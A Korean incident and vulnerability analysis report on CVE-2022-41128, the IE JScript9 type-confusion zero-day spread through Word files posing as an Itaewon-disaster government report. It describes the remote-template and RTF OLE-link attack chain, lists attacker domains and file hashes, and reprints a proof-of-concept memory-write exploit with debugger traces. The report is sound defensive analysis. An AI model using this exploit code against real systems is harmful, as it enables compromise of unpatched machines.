정부 보고서 위장 MS워드 제로데이 취약점 상세 분석

등록일	@July 26, 2023
수정일	@July 26, 2023
저자	이동은 전지수
감수	박용규 단장 이창용 팀장 최광희 본부장


Internet Explorer JScript9 엔진에서 발생하는 Type Confusion 취약점(CVE-2022-41128) 이용 침해사고 사례

💡 지능형 APT 공격형 해커는 스피어피싱 이메일, 워터링홀 공격을 위해 문서 프로그램, 브라우저의 취약점을 주로 이용하며 그 중 난이도 높은 제로데이 취약점 존재
💡 지원 종료된 소프트웨어(IE 등)일지라도 보급도가 높고 다른 소프트웨어와 연계하여 사이버 공격에 활용될 때 효과가 높다면 지속적으로 악용될 수 있으므로 주의 필요

1. 개요

악성코드를 유포시키는 방법에는 사용자가 자주 접속하는 사이트를 통한 워터링홀 기법, 악성코드를 첨부하여 감염시키는 스피어피싱 이메일 기법, PMS 등 공급망 서버를 악용한 악성코드 유포 기법 등이 존재한다. 스피어피싱 이메일은 가장 효과적으로 타겟이 되는 사용자에게 악성코드를 감염시키는 방법 중 하나이다. 이를 위해 해커는 대중적으로 많이 사용하는 문서 뷰어를 활용하며 문서 유형으로 Microsoft社 오피스, 한컴 오피스 등이 존재한다. 다수의 사용자를 효과적으로 감염시키기 위해 해커는 가장 이슈가 되는 문서를 가장하여 악성코드를 유포하며 그 대표적인 사례로 작년에 발생한 이태원 참사 관련 정부 보고서가 있다. 이태원 참사가 국민적 관심을 끌며 모두가 슬픔에 잠긴 때 공격자는 스피어피싱 이메일을 통해 악성 문서를 유포하였으며, 구글 Threat Analysis Group(TAG)의 분석 보고서[1]에 따르면 해당 공격은 북한 해킹 그룹인 APT37의 공격으로 추정하고 있다. 스피어피싱 이메일에 첨부된 악성 문서는 아래의 절차에 따라 악성코드를 유포하였다.

1. (1단계) 악성 문서(워드 파일) 열람 시, 첫 번째 공격자 서버로 접근하게 되며 악성 RTF 파일 다운로드
2. (2단계) 악성 RTF 파일 내 조작된 Url로 인해 두 번째 공격자 서버로 접근하여 HTML 파일 다운로드
3. (3단계) 워드에서 HTML 실행 시, IE JScript9 엔진 Type Confusion 취약점으로 인해 악성코드 실행




공격자는 워드에서 HTML 랜더링 시 Internet Explorer의 JScript9 엔진이 사용되는 점을 악용하기 위해 피싱 메일을 통해 워드 파일 열람을 유도하는 방식으로 공격하였다. 공격자는 이와 같은 공격 방식으로 기술지원이 종료된 Internet Explorer을 실행시키지 않고도 Internet Explorer 취약점을 악용하여 공격할 수 있다. 또한, 공격자는 브라우저에 적용되어 있는 Sandbox를 우회할 필요가 없기 때문에 더욱 쉽게 Exploit 코드를 제작할 수 있다. 본 보고서의 제 1, 2장에서는 사고 개요 및 공격 과정을 설명한다. 제 3장부터 취약점 원리, 발생 원인, 공격코드 분석 등 취약점에 대한 기술적인 내용을 설명한다. 취약점 분야에 관심있는 독자들을 위해 취약점에 대한 분석 내용을 상세하게 기술하였다. 본 보고서의 목차는 아래와 같다.

2. MS Office 제로데이 취약점(CVE-2022-41128)을 이용한 사이버 공격 발생

2.1 악성 워드 문서 유포 정황

‘22년 10월, 불행히도 용산 이태원에서 참사가 발생하였으며 해당 이슈를 이용한 악성 문서도 유포되었다. 행정안전부는 사고가 발생하자 10월 31일 “서울 이태원 사고 대처상황보고(10.31일 06:00)_수정”이라는 이름으로 보고서를 홈페이지 게시판을 통해 공개하였으며 해당 문서는 한글 문서(.hwp) 형태였다. 그러나 해당 한글 문서는 취약점이 포함된 악성 워드 문서 형태로 재활용되었으며 이 때 파일 또한 10월 31일 발견되었다. 악성 워드 문서를 분석하는 과정 중 해당 문서가 Microsoft社사의 패치가 존재하지 않는 제로데이 취약점(CVE-2022-41128)임을 확인하였으며 이에 따라 ‘22년 11월 Microsoft社는 정식 업데이트에 해당 취약점에 대한 패치를 포함시켜 릴리즈하였다.


용산구이태원사고대처상황

- 2022. 10. 31(월) 06:00 현재 -

중앙재난안전대책본부 (044-205-1710)

◆ 서울용산구이태원사고피해수습을위해특별재난지역신속선포(10.30.), 국무총리를본부장으로한중대본운영등범정부수습지원체계가동

사고개요 ※ 사고경위조사중

○ '22.10.29(토) 22:15 경서울용산구이태원로 173-7 해밀턴호텔인근에서핼러윈행사를위해밀집된인파가넘어지면서사고

발생사고상황(잠정)

○ 인명피해: 총 303 명(사망 154, 부상 149*) * 중상 33, 경상 116

<사망자성별및연령별현황>

성별			연령별						
계	남	여	계	10 대	20 대	30 대	40 대	50 대	미상
154	56	98	154	11	103	30	8	1	1

※ 외국인사망자 26 명(이란 5·중국 4·러시아 4·미국 2·일본 2·르완스 1·호주 1·

국무총리, 서울대병원외과중환자실방문(10.30. 16 시)

○ 국무총리주재중앙재난안전대책본부회의(10.30. 18 시)

- 기관별조치사항및추진계획, 특별재난지역선포후속조치등논의

• [행정안전부]

○ 행정안전부장관, 사고현장방문(10.30. 01:05)

○ 중앙재난안전대책본부가동운영(10.30. 02:30 ~)

○ 차관주재, 이태원사고관련시도부단체장회의(10.30. 16:00)

※ 국가애도기간본부기조성, 복부관리강화, 행사안전점검강화등

○ 사고수습을위한재난안전특교세 10 억교부(→ 서울시, 10.30.)

※ 현장수습, 대북본부운영, 응급구호등사고수습비용지원

○ 이태원사고관련, 지자체협조사항안내(10.30.)

- 국가애도기간(10.30.~11.5.) 조기게양및시도별합동분향소설치

< 제로데이가 포함된 악성 워드 문서 >

< 행정안전부 공식 홈페이지 내 상황보고 안내 게시글 >


이후에도 해당 제로데이 취약점(CVE-2022-41128)을 이용한 악성 문서는 지속적으로 발견되었으며 이중 하나가 “북방한계선(NLL) 문제에 관한 국제법적 검토와.docx”으로 ‘22년 11월 10일에 발견되었다. 일반적으로 정기 보안 업데이트가 매월 2주차 수요일에 이루어지는 점으로 볼 때 해당 문서 또한 패치가 발표된지 얼마 안된 상태에서 유포되었을 것으로 보인다. 문서 속성을 확인해 보면 “제목”은 NuriMedia Contents Team”이며 만든이는 “DBPIA-NURIMEDIA”이었다. 해당 문서 역시 해커가 직접 제작했다기 보다 DBPIA 웹사이트에서 다운로드 받아 제로데이 취약점(CVE-2022-41128)을 포함시켜 유포했을 가능성이 있다.

< 제로데이 취약점에 악용된 문서 >

2.2 악성 워드 동작 방식


해커는 처음부터 제로데이 취약점을 활용하여 악성코드를 유포하기 보다 총 3단계에 걸쳐 익스플로잇을 수행하였다. Microsoft社가 Internet Explorer에 대한 지원을 종료하며 더 이상 Internet Explorer의 취약점을 활용한 공격이 불가능하였기 때문에 MS 오피스가 스크립트 실행 시 Internet Explorer에 자동 연결되는 점을 악용하여 취약점을 발굴했을 것으로 보인다.

(1단계) 원격지에서 워드 템플릿 파일을 다운로드 받아 설정하는 기능을 사용하여 RTF 다운로드
(2단계) RTF 파일은 OLE2Link 원격코드실행 취약점(CVE-2017-0199)을 통해 해커 사이트에서 악성 스크립트 다운로드
(3단계) IE JScript9 엔진에서 발생하는 Type Confusion 취약점(CVE-2022-41128)을 통해 쉘코드 실행



< 익스플로잇 동작 단계 >

1단계에서 사용된 “원격템플릿 인젝션” 기법은 MS 오피스에서 워드, 파워포인트 등에 원격 템플릿을 입히는 정상 기능을 활용하여 악성 페이로드를 다운로드 하는 방식이다. 원격 템플릿에 대한 설정은 워드의 경우, word > _rels > settings.xml.rels에 존재하며 Target 태그를 통해 해커가 만들어놓은 사이트에 접속하여 템플릿을 다운받는다. 해당 악성 문서의 경우 정상 도메인 처럼 꾸며진 “ms-office[.]com”과 schemas[.]openxmlformat[.]org에서 템플릿 대신 악성 RTF 문서를 다운로드 받았다. 실제 다운로드된 RTF 문서의 MD5는 1c64df70f2016714c24abcc69b56d46c이다.




< 원격템플릿 인젝션을 위한 xml 위치 >

등록일	파일명	MD5	원격 템플릿 주소
2022-10-31	★서울 용산 이태원사고 대처상황(06시).DOCX	476027afdbf18c18e076fff71a8ef588	http://schemas[.]openxmlformat.org/officeDocument/2006/relationship officeid=NPW5DLGHWNSDBS3V
2022-11-01	★서울 용산 이태원사고 대처상황(18시).docx	efb436b430520d36a1796aebcc97664b	https://ms-offices[.]com/templates-for-word/download?id=TYV6YAYWOPEKI61Y

등록일	파일명	MD5	원격 템플릿 주소
2022-11-10	북방한계선(NLL) 문제에 관한 국제법적 검토와.docx.vir	d698fccf14f6705954421553 95f42642	https://ms-offices[.]com/templates-for-word/download?id=TYV6YAYWOPEKI61Y

2단계에서는 '17년 발표된 Microsoft 워드 RTF 문서의 objautlink로 인해 발생하는 원격코드실행 취약점(CVE-2017-0199)을 이용하였다. 해당 취약점은 objautlink를 포함한 RTF 파일을 열람할 때 발생하는 것으로 objautlink는 URL moniker COM(79eac9e0-baf9-11ce-8c82-00aa004ba90b) 객체를 사용하여 파일을 다운로드한다[2]. 실제 다운로드된 RTF 문서를 살펴보면 "ms-office[.]com"에 접속하는 OLE링크로 인해 JScript9 엔진에서 발생하는 Type Confusion 취약점(CVE-2022-41128) 익스플로잇 코드가 다운로드 및 실행된다.

💡 **(objautlink)** OLE 자동 링크의 객체 유형
💡 **(URL moniker COM : 79eac9e0-baf9-11ce-8c82-00aa004ba90b) 운영체제**에서 제공하는 moniker 클래스를 통해 URL을 생성하고 이를 통해 네트워크 연결을 시도하는 COM 객체


< RTF 문서 내 OLE 링크 >


3단계에서는 원격 서버 ms-office[.]com에서 자바스크립트가 다운로드 및 실행되고 이에 따라 Internet Explorer의 JIT Compiler가 동작한다. CVE-2022-41128을 악용한 자바스크립트 코드는 정수형(Integer)에 대한 정상적인 형 변환을 100,000번 이상 지속적으로 수행하다가 이후 오브젝트(Object)를 정수(Integer)로 형 변환을 한다. 이때 JIT Compiler는 아직도 정수(Integer)인 줄 착각하고 데이터 값을 저장하려고 시도한다. 그러나 실제로는 정수(Integer)가 아닌 오브젝트(Object)에 데이터 값이 저장되며 이를 이용하여 원하는 메모리를 읽고 쓸 수 있게 된다. 자세한 취약점 원리에 대해서는 다음 장부터 설명한다.

3. 개념증명코드(PoC) 분석을 통한 Type Confusion 취약점 동작 원리

3.1 JIT Compiler란?

본보고서에서 살펴보고자 하는 취약점은 Internet Explorer에서 동작하는 JIT Compiler가 형(Type)을 처리하는 과정에서 혼란이 생겨 발생하는 취약점으로 JIT Compiler에 대해 먼저 알아볼 필요가 있다. 컴파일러 방식에는 여러가지가 있는데 첫 번째 방식은 인터프리터 방식으로 실행 중 프로그래밍 언어를 읽어가면서 해당 기능에 대응하는 기계어 코드를 실행시키다. 두번째 방식은 정적 컴파일 방식으로 실행하기 전에 프로그램 코드를 기계어로 번역하였다가 기계어 코드를 최종 실행시킨다. 마지막으로 JIT 컴파일러 방식은 인터프리터 방식으로 기계어 코드를 생성하면서 그 코드를 캐싱한다. 같은 함수가 여러 번 불릴 때 매번 기계어 코드를 생성하는 것을 방지하며 코드가 실행되는 과정에서 컴파일이 실시간으로 일어나기 때문에 Just-in-Time을 줄여 JIT Compiler라고 한다. 뿐만 아니라 효율적으로 컴파일, 실행을 하기 위해 전체 코드의 필요한 부분만 변환하고 기계어로 변환된 코드는 캐시에 저장하여 재사용시 또다시 컴파일되는 것을 방지한다. 실제로 Chrome, Edge, Firefox는 자바스크립트를 처리하기 위해 각기 다른 종류의 JIT Compiler를 사용하고 있으며 종류는 아래와 같이 V8, Chakara, Spider Monkey이다. '22년 10월에 발생한 제로데이 취약점은 Internet Explorer의 Chakra 유형의 JIT Compiler에서 발생하였다.

👉 **(Chrome uses V8)** 구글의 자바스크립트 엔진, JIT Compiler를 사용하여 구현됨
👉 **(Edge uses Chakra)** MS가 사용하는 JIT Compiler
👉 **(Firefox uses Spider monkey)** 이중 JIT Compiler가 포함




< JIT Compiler 구성도 (출처 : TECHTARGET) >

3.2 auxslot을 이용하는 Type Confusion 취약점 원리

JIT Compiler 엔진의 Type Confusion 취약점은 객체 내의 값들이 저장되는 메모리 위치를 가리키는 “auxslot”을 해커가 원하는 메모리 위치를 조작할 수 있도록 한다. 예를 들어 아래의 자바스크립트 코드에서 a라는 객체가 존재하며 이 때 아래와 같이 “vftable + type + (객체의 값)” 구조가 생성된다. 아래 코드의 경우, auxslot은 생성되지 않으며 inline value 1 위치에 b의 값인 1이 들어가고 inline value 2의 위치에 c의 값인 2가 들어간다[3]. vftable은 DynamicObject를 다루기 위한 함수들의 테이블 위치(Js::DynamicObject::‘vftable’)를 가리키며 이 테이블을 사용하여 JScript9엔진은 오브젝트 관련 함수를 실행한다.


```
print("DEBUG");
let a = {b: 1, c: 2};
```



< 인라인 값을 포함하는 A 객체 >

아래 스크립트의 경우, a.b, a.c, a.d, a.e는 별도의 다른 메모리 영역에 생성되며 이 때 auxslot은 a.b, a.c, a.d, a.e 가 저장된 메모리 주소를 가리키게 된다. 만약 auxslot을 해커가 원하는 주소로 넣게 된다면 a.b, a.c, a.d, a.e에 접근하는 대신 해커가 원하는 객체, 주소 등에 접근할 수 있다. JIT Compiler를 여러 번 속여 auxslot이 있는 아래 그림의 B 객체에 대해 정상적인 형 변환을 시도한 뒤 인라인 값이 저장된 다른 유형의 “A” 객체를 대입하게 된다면, 인라인 값을 통해 auxslot을 조정할 수 있다. 비정상적인 형 변환 수행하여 B객체에 대한 연산 수행을 하고 있으나 JIT Compiler는 A객체라고 착각하고 A객체의 a.b를 수정하기 때문에 결과적으로는 B의 auxslot이 변경되어 메모리 접근 오류(Access Violation)가 발생한다.

```
print("DEBUG");
let a = {};
a.b = 1;
a.c = 2;
a.d = 3;
a.e = 4;
```



< auxslot을 통해 데이터에 접근하는 B 객체 >

3.3 IE JScript9의 Type Confusion 취약점(CVE-2022-41128) 개념증명코드(PoC) 분석 (32bit 기반)

3.3.1 개념증명코드 메모리 로드 및 실행

(개념증명코드 분석) 구글(TAG : Google's Threat Analysis Group)은 해당 제로데이 취약점(CVE-2022-41128)을 악용한 악성 문서가 나타나자 취약점 개념증명코드(PoC)에 대한 분석을 블로그에 게재하였다[4]. 개념증명코드(PoC)는 아래와 같다.

```
<script>

function boom(m) {
    var q = d;
    var l = q[0];
    for (var o = 0; o < 1; o++) {
        if (m) {
            for (var n = 0; n < 1; n++) {
                q = e;
            }
            q[-1] = 1;
        }
    }
    if (m) {
        q[0] = 0x42424242; // write 0x42424242 at <where>
    }
}
var g = new ArrayBuffer(16);
var d = new Int32Array(g);

var e = Object({
    a: 1,
    b: 2,
    c: 3,
    d: (0x414141 - 1) / 2,  // <where> for 64-bit jscript9.dll
    e: (0x414141 - 1) / 2,  // <where> for 32-bit jscript9.dll
});

for (var h = 0; h < 100000; h++) {
    boom(false);
}

boom(true);

</script>
```

(코드 디버깅) 구글에서 게시한 개념증명코드(PoC)를 기반으로 한국인터넷진흥원 KrCERT/CC는 실제로 디버깅을 통해 취약점 동작 원리에 대해 확인해보았다. 실제 코드를 디버깅하면 0x0d260000 메모리 위치에 0x1,000(4,096byte)사이즈 만큼 메모리가 생성되어 있는 것을 볼 수 있다. JScript9 엔진은 위의 자바스크립트 코드를 해당 메모리 영역(0x0d260000)에 넣은 후 VirtualProtect함수를 사용하여 실행 가능하도록 (PAGE_EXECUTE, 0x10) 설정한다.

```
0:006> bp KERNELBASE!VirtualProtect
0:006> g
Time Travel Position: 508F0:1D
eax=08cff410 ebx=0b9bebbc ecx=00000004 edx=00000000 esi=0d260000 edi=00001000
eip=757c6510 esp=08cff3d4 ebp=08cff414 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
KERNELBASE!VirtualProtect:
757c6510 8bff            mov     edi,edi
0:006> kb
 # ChildEBP RetAddr      Args to Child
00 08cff3d0 7045e1aa     0d260000 00001000 00000010 KERNELBASE!VirtualProtect
```

(코드 디버깅) 이후 JScript9 엔진은 JavascriptFunction::CallFunction 함수를 통해 0x0d260000 메모리 위치에 있는 자바스크립트 코드를 실행시킨다.

```
jscript9!Js::JavascriptFunction::CallFunction<1>+0x90:
7049b650 ff55f4          call    dword ptr [ebp-0Ch]  ss:002b:05cacfdc=0d260000
```

3.3.2 Object e를 생성시키는 JScript9 엔진 동작 방식

(개념증명코드 분석) 자바스크립트 코드에서 오브젝트(Object) e는 내부 속성인 a를 ”1”로 b를 ”2”로 c를 ”3”으로 d를 “(0x414141-1) /2”로 e를 “(0x414141-1) /2”로 설정한다.

```
var e = Object({
    a: 1,
    b: 2,
    c: 3,
    d: (0x414141 - 1) / 2,  // <where> for 64-bit jscript9.dll
    e: (0x414141 - 1) / 2,  // <where> for 32-bit jscript9.dll
});
```

(코드디버깅) 오브젝트(Object) e는 먼저 아래와 같이 DynamicObject::NewObject를 통해 생성된다.

💡 **DynamicObject::NewObject() 함수란?**
새로운 객체를 생성하고, 생성된 객체의 속성을 초기화하는 역할을 수행

```
0:002> kb
 # ChildEBP RetAddr      Args to Child
00 05cacff0 70437f94     0b763d96 05cad050 05cad050 jscript9!Js::DynamicObject::NewObject<Js::DynamicObject>+0x82
```

(코드디버깅) DynamicObject::NewObject 함수는 HeapInfo::IsSmallObject함수를 사용하여 오브젝트 사이즈가 작은지 확인하고 오브젝트를 설정하기 시작한다. 오브젝트(Object)의 첫 번째 위치를 ArrayBufferParent::vftable(703419C8h) 값으로 설정하는 것을 볼 수 있다.

💡 **HeapInfo::IsSmallObject()함수란?**
메모리 관리 및 할당의 효율성을 높이기 위해 JIT Compiler가 객체의 크기가 "작은 객체"인지 여부를 확인할 때 사용
💡 **ArrayBufferParent::vftable란?**

ArrayBufferParent::vftable은 ArrayBufferParent의 가상 함수 테이블(virtual function table)로서 ArrayBufferParent 클래스에서 사용되는 가상 함수들의 포인터를 저장

```
jscript9!Js::DynamicObject::NewObject<Js::DynamicObject>
{……
704042bd e879590900     call    jscript9!HeapInfo::IsSmallObject (70499c3b)
704042c2 897704         mov     dword ptr [edi+4], esi
704042c5 c707c8193470   mov     dword ptr [edi], 703419C8h
704042cb c7470800000000 mov     dword ptr [edi+8], 0
704042d2 c7470c00000000 mov     dword ptr [edi+0Ch], 0
704042d9 8b4604         mov     eax, dword ptr [esi+4]
704042dc 5b             pop     ebx
……}
```

(코드디버깅) 이후 오브젝트(Object)의 d와 e에 들어가는 0x414141-1/2 값 연산을 위해 InterpreterStackFrame::ProfiledDivide 함수를 실행한다. InterpreterStackFrame::ProfiledDivide 파라미터 값은 0x828281인 것을 볼 수 있다. 왜 2로 나누기 전 파라미터 값은 0x414140(0x414141-1)이어야 하는데 0x828281일까? 스크립트 상의 데이터 값은 메모리에 저장될 때 2*n+1 값으로 저장되기 때문이다. 따라서 e 오브젝트(Object)의 a 값이 1일때 메모리 상에는 1이 저장되는 것이 아니라 "1*2+1"에 해당되는 3의 값이 저장된다. 마찬가지로 0x414140 값이 아니라 메모리 상에는 0x828281(0x414140*2+1에 해당) 값이 저장되어 있기 때문에 이 값을 2로 나눈다.

💡 **InterpreterStackFrame::ProfiledDivide함수란?**
두 개의 숫자를 인자 값으로 받아 나누는 연산을 수행하며 해당 연산이 자주 수행되는지 여부를 프로파일링 정보를 통해 확인하여 인터프리터의 성능을 향상시키기 위한 최적화를 수행


```
0:002> kb
 # ChildEBP RetAddr      Args to Child
00 05cad010 704c28de     00828281 00000005 0b92d638 jscript9!Js::InterpreterStackFrame::ProfiledDivide
01 05cad048 703f7fe2     0b763e72 0c046120 0b763d80 jscript9!Js::InterpreterStackFrame::Process+0xca05e
02 05cad1a4 0d1f0fe9     05cad1b8 05cad1f0 7049b653 jscript9!Js::InterpreterStackFrame::InterpreterThunk<1>+0x242
```

(코드디버깅) 이후 Js::DynamicTypeHandler::SetSlotUnchecked 함수를 통해 오브젝트 e 위치(0x0e1df7e0)에 InterpreterStackFrame::ProfiledDivide 함수 실행 결과인 0x414141을 저장한다.

💡 **DynamicTypeHandler::SetSlotUnchecked함수란?**
DynamicTypeHandler::SetSlotUnchecked() 함수를 통해 객체의 슬롯 배열에 직접 값을 할당

```
0:002> ba r4 0e1df7fc
0:002> g-
0:002> kbe
 # ChildEBP RetAddr      Args to Child
00 05cacf38 70409b64     0e1df7e0 00000003 00414141 jscript9!Js::DynamicTypeHandler::SetSlotUnchecked+0x1d
01 05cacf60 70409a3f     0e1df7e0 00000491 00414141 jscript9!Js::PathTypeHandlerBase::SetProperty+0x74
02 05cacf88 704097f2     00000491 00414141 00000000 jscript9!Js::DynamicObject::InitProperty+0x2f
```

(코드디버깅) 최종적으로 일련의 함수를 실행한 결과 오브젝트(Object) e는 메모리 주소 0x0e1df7e0 위치에 아래와 같이 구성되는 것을 확인할 수 있다.



< 오브젝트(Object) e 구성 >

```
0:002> dd 0e1df7e0
0e1df7e0  703419c8 0eec4aa0 00000000 00000000 <-- jscript9!Js::ArrayBufferParent::`vftable'
0e1df7f0  00000003 00000005 00000007 00414141
0e1df800  00414141 00000003 00000000 00000000
0e1df810  00000003 ffffffff 08bb9230 ffff0701
0e1df820  00000000 00000000 ffff0701 00000000
0e1df830  00000000 ffff0701 00000000 00000000
0e1df840  703419c8 0bd9c6a0 00000000 00000000
0e1df850  0e1dc920 0e1dc920 08bab040 0dedfd80

0:002> ln 703419c8
(703419c8)   jscript9!Js::ArrayBufferParent::`vftable'
```

3.3.3 Int32Array를 생성시키는 JScript9 엔진 동작 방식


(개념증명코드 분석) 개념증명코드(PoC)에서 형 변환의 주요 원인이 되는 또다른 객체는 ArrayBuffer이다. 개념증명코드(PoC)에서 ArrayBuffer는 16바이트로 정수형 형태로 선언된다. 이번 섹션에서는 JScript9엔진 동작 방식에 따라 객체 생성 흐름을 살펴본다.

```
var g = new ArrayBuffer(16);
var d = new Int32Array(g);
```

💡 **JavascriptArrayBuffer::Create함수란?**
ArrayBuffer 객체를 생성하기 위해 사용되는 함수

(코드디버깅) JScript9엔진은 JavascriptArrayBuffer::Create함수를 통해 버퍼를 생성한다. 이에 따라 첫 번째 위치에는 ArrayBuffer를 처리하기 위한 가상함수 주소 테이블인 "JavascriptArrayBuffer::`vftable'"가 저장된다. 그 뒤에는 해당 버퍼의 사이즈인 16바이트(0x10)가 저장된다.

```
0:002> kb
 # ChildEBP RetAddr      Args to Child
00 05cacf38 705f3cad     05cad120 00000002 0bd2ef40 jscript9!Js::JavascriptArrayBuffer::Create+0x48
01 05cacf58 70438a2d     0bd2ef40 01000002 00000000 jscript9!Js::ArrayBuffer::NewInstance+0xcd
0:002> dd 0a987240
0a987240  70342950 0bd17a00 00000000 00000000
0a987250  00000000 0ee3cfb0 00000000 102cee28
0a987260  00000010 00000000 00000000 00000000
0a987270  0a987a21 00000000 00000000 00000000
0a987280  00000000 00000000 00000000 00000000
0a987290  00000000 00000000 00000000 00000000
0a9872a0  703427d0 0000081c 68e561a8 00000000
0a9872b0  00000014 00650072 0054006d 0050006f
0:002> ln 70342950
(70342950)   jscript9!Js::JavascriptArrayBuffer::`vftable'
```




< JavascriptArrayBuffer 객체 >

(코드디버깅) 이후 TypedArray::Newinstance 함수를 통해 Init32Array 버퍼가 생성된다. 이에 따라 첫 번째 위치에는 정수형 TypedArray를 처리하기 위한 가상함수 주소 테이블인 “TypedArray<int,0>::`vftable'”가 저장된다. 16(0x10)바이트 오프셋에는 JavascriptArrayBuffer 객체의 주소(0x0a987240)가 저장된다.

